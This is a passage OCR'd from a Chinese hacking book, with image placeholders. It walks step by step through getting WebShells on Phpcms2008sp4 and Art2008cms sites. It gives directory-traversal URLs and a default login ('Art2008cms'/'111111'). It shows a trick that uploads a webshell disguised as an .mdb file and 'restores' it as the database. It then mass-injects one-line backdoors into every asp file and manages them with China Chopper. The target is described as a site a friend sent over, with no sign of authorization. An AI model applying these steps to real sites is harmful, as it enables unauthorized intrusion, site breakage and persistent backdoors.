


图 6-8　成功获取 WebShell

6.1.7　上传大马

利用中国菜刀将大马 PhpSPY 上传到服务器上，在浏览器中查看，如图 6-9 所示，成功运行。Phpcms2008sp4 中还提供了系统的路径等信息，该模块也在系统设置中，单击系统环境检测，如图 6-10 所示，即可操作系统类型，网站的真实物理地址等信息，这些信息对于提权来说至关重要。




图 6-9　成功运行 Phpspy




图 6-10　Phpcms2008sp4 提供的系统检测信息

6.2　利用 Art2008cms 漏洞渗透某站点

某日，一朋友丢过来一个网站，让我看看有无办法获取 WebShell，通过分析网站结构，发现该网站采用 Art2008cms，Art2008cms 是一款完全开源的程序，功能完善，覆盖面广、扩展性强、负载能力好、模板调用非常灵活、管理方便，因此不仅适合于建设一般企业、政府、学

校、个人等小型网站，同时也适合于建设地方门户、行业门户等大中型网站，它有两个版本，一个是免费版本，另外一个需要购买，其下载地址为 http://www.art2008cms.com，通过在本地架设网站，发现以下几个可以利用的地方。

（1）上传文件列目录漏洞，其漏洞文件为 Admin_UploadFile.asp，通过修改 dir 参数的传入即可浏览上级目录或者当前磁盘的文件列表。例如 Admin_UploadFile.asp?dir=../../../。

（2）系统默认会保留“Art2008cms”用户，密码为“111111”，默认登录地址为：http://localhost/user/login.asp。

（3）user 登录后目录浏览漏洞 http://localhost /User/selectupfile.asp?CurrPath=../../..

（4）修改上传选项，允许上传 mdb 类型，上传 mdb 的木马，然后恢复数据库即可获得 WebShell。

6.2.1 修改上传选项

在 Art2008cms 系统中默认过滤了 asp、aspx 等危险后缀，即使修改了允许管理员上传的文件类型，在实际上传过程中也是被禁止的，因此在“允许管理员上传的文件类型”中增加一个“|mdb”选项，如图 6-11 所示，允许 mdb 数据库文件上传。




图 6-11 允许上传 mdb 数据库文件

6.2.2 上传数据库文件

单击“基本设置”—“添加文章”，在文章添加页面中单击“插入 FLV 视频”，选择一个已经更名为 mdb 的 WebShell 上传，如图 6-12 所示，选择文件后单击开始上传，上传完毕后会自动显示文件上传后的详细地址“/uploadfile/Media/201106/20110615153037584 72.mdb”，记下该地址，留作后用。




图 6-12　上传更名后的 WebShell 文件

6.2.3　恢复数据库备份

在 art2008cms 中单击“基本设置”—“数据恢复”进入恢复数据库页面，如图 6-13 所示，要恢复的数据库源目录保持默认，在要恢复的数据库文件名中输入刚才上传的详细地址，注意需要去掉“/”，即填写的文件名为“uploadfile/Media/201106/20110615153037584?2.mdb”，单击立即恢复数据库。如果没有什么意外，一般都会恢复成功，恢复成功后会给出提示，如图 6-14 所示。




图 6-13　恢复数据库



图 6-14　数据库恢复成功提示

6.2.4　获取 WebShell 地址

（1）后台和前台无法正常访问

数据库恢复成功后，由于用来恢复的数据库是 WebShell，非真实的数据库文件，因此当数据库恢复成功后，后台管理会报错，导致后台无法管理，网站也无法正常访问，如图 6-15 所示。




图 6-15　后台报错

（2）WebShell 显示无法访问

此时输入 WebShell 的地址，会显示“Directory Listing Denied”，如图 6-16 所示，原因是该地址文件中出现了“#”，将“#”换成“%23”即可正常访问，出现熟悉的 WebShell 登录界面。




图 6-16　无法访问 WebShell

（3）获取了 WebShell 也无法操作

将“#”换成“%23”即可正常访问 WebShell，如图 6-17 所示，但输入正确的 WebShell 密码后，登录却重新指向“#http://localhost/data/artdb.asp”，显示“该页无法显示”错误信息，如图 6-18 所示。



图 6-17　获取 WebShell




图 6-18　显示“该页无法显示”错误

（4）本地修改后门的提交地址

在本地将 WebShell 重命名为 1.html，并使用 UltraEdit 打开该文件进行编辑，将 action 的地址修改为“http://localhost/data/%23artdb.asp”，如图 6-19 所示，也即在本地提交密码在服务器端进行验证。




图 6-19　修改 WebShell 的 action 地址

（5）艰难地获得 WebShell

打开 1.html 文件，输入密码进行 WebShell 密码验证，虽然验证通过后会再次出现“该页无法显示”的错误提示信息，但无关紧要，再次输入“http://localhost/data/%23artdb.asp”地址进行访问，出现熟悉的 WebShell 操作界面，如图 6-20 所示。



图 6-20　艰难地获得 WebShell

6.2.5　通过挂马获得真正可操作的 WebShell

虽然通过本地构建 html 登录服务器，通过了 WebShell 的登录验证，但在实际操作过程中却发现无法用该 WebShell 来浏览文件等操作，无奈之下抱着试一试的态度，对该网站进行挂马，如图 6-21 所示，挂马代码为一句话后门。需要注意的是，在挂马时需要指定文件路径和文件类型，插入一句话木马仅在 asp 文件中才能生效，因此文件类型仅仅选择 asp，文件目录选择根目录。单击“开始执行”开始插入一句话后门到 asp 文件中，挂马成功后会给出详细的文件挂马信息，如图 6-22 所示，凡是文件前面有“√”的表示该文件成功插入一句话后门。

6.2.6　使用 chopper 进行一句话操作

使用中国菜刀进行一句话木马管理，添加一句话木马的详细地址和密码，如图 6-23 所示，保存后，双击该地址即可获得 WebShell，如图 6-24 所示，通过中国菜刀可以方便地对网站文件、数据库等进行操作。




图 6-21 插入一句话后门来挂马

